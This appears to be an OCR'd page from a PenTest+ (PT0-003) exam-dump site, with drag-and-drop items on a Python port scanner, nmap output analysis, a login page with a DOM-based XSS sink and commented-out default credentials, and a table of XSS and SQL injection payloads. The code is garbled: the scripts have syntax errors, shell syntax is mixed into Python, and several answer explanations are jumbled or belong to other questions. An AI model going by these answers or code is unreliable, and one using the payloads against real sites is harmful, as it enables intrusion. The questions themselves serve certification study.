
Immutables

```
import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting.
        exit(1)
    else:
```

Secure System

https://comptia.org/login.aspx#remediatesource

```
1  <html>
2  <head>
3  <title>Secure Login</title>
4  </head>
5  <body>
6  <meta
7  content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWl2aGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ym
8  bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGl1Y3Z2Z2JqbGFzZWJmaXVkZGZidmxiamFmbGhkc3VmZyBuc
9  d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="csrf-token" />
10 <select><script>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("f=")+16)+"</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="<c:url value='/main.do'/>" method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;" type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <!-- div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
25 </div>
26 <input type="submit" value="Login"></form>
27 </div>
```


Secure System
https://comptia.org/login.aspx
Secure System
User name
Password
Login
View Certificate
View Source
View Cookies
Remediate Certificate
Remediate Source
Remediate Cookies

Options:

A- See explanation below

Answer:

A

Explanation:

1: Null session enumeration

Weak SMB file permissions

Fragmentation attack

2: nmap

-sV

-p 1-1023

192.168.2.2

3: #!/usr/bin/python

```
export $PORTS = 21,22

for $PORT in $PORTS:

try:

s.connect((ip, port))

print("%s:%s -- OPEN" % (ip, port))

except socket.timeout

print("%:%s -- TIMEOUT" % (ip, port))

except socket.error as e:

print("%:%s -- CLOSED" % (ip, port))

finally

s.close()

port_scan(sys.argv[1], ports)
```

Question 6

Question Type: **DragDrop**

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

INSTRUCTIONS

Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Drag and Drop Options

```
self.ports {
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()

}
```

```
exec_scan(sys.argv[1], $PORTS)
```

```
port_scan(sys.argv[1], ports)
```

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

Immutables

```
import socket
import sys
```

```
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP adderss. Exiting...')
        exit(1)
    else:
```

Answer:

Question 7

Question Type: DragDrop

You are a penetration tester reviewing a client's website through a web browser.

INSTRUCTIONS

Review all components of the website through the browser to determine if vulnerabilities are present.

Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


Secure System
Remove certificate from server
Generate a Certificate Signing Request
Login
Submit CSR to the CA
View Source
View Cookies
Install re-issued certificate on the server
Remediate Cookies

Answer:

Question 8

Question Type: MultipleChoice

SIMULATION

You are a penetration tester running port scans on a server.

INSTRUCTIONS

Part 1: Given the output, construct the command that was used to generate this output from the available options.

Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Penetration Testing

Part 1 Part 2

Drag and Drop Options

- -sL
- -O
- 192.168.2.2
- -sU
- -sV
- -p 1-1023
- 192.168.2.1-100
- -Pn
- nc
- --top-ports=1000
- hping
- --top-ports=100
- nmap

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up)
scanned in 26.80 seconds
```

Command

?

Penetration Testing

Part 1 **Part 2**

Question Options

Using the output, identify potential attack vectors that should be further investigated.

- [ ] Weak SMB file permissions
- [ ] FTP anonymous login
- [ ] Webdav file upload
- [ ] Weak Apache Tomcat Credentials
- [ ] Null session enumeration
- [ ] Fragmentation attack
- [ ] SNMP enumeration
- [ ] ARP spoofing

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up)
scanned in 26.80 seconds
```

Options:

A- See explanation below

Answer:

A

Explanation:

Part 1 - 192.168.2.2 -O -sV --top-ports=100 and SMB vulns

Part 2 - Weak SMB file permissions

https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01lvl1sec13/fingerprinting-os-and-services-running-on-a-target-host

Question 9

Question Type: Hotspot

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious.

INSTRUCTIONS

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget';waitfor%20delay%20'00:00:20';--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget%20union%20select%20null,null,@@version;--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`	Command Injection	Parameterized queries

Answer:

To Get Premium Files for PT0-003 Visit

https://www.p2pexams.com/products/pt0-003

For More Free Questions Visit

https://www.p2pexams.com/comptia/pdf/pt0-003

20%
DISCOUNT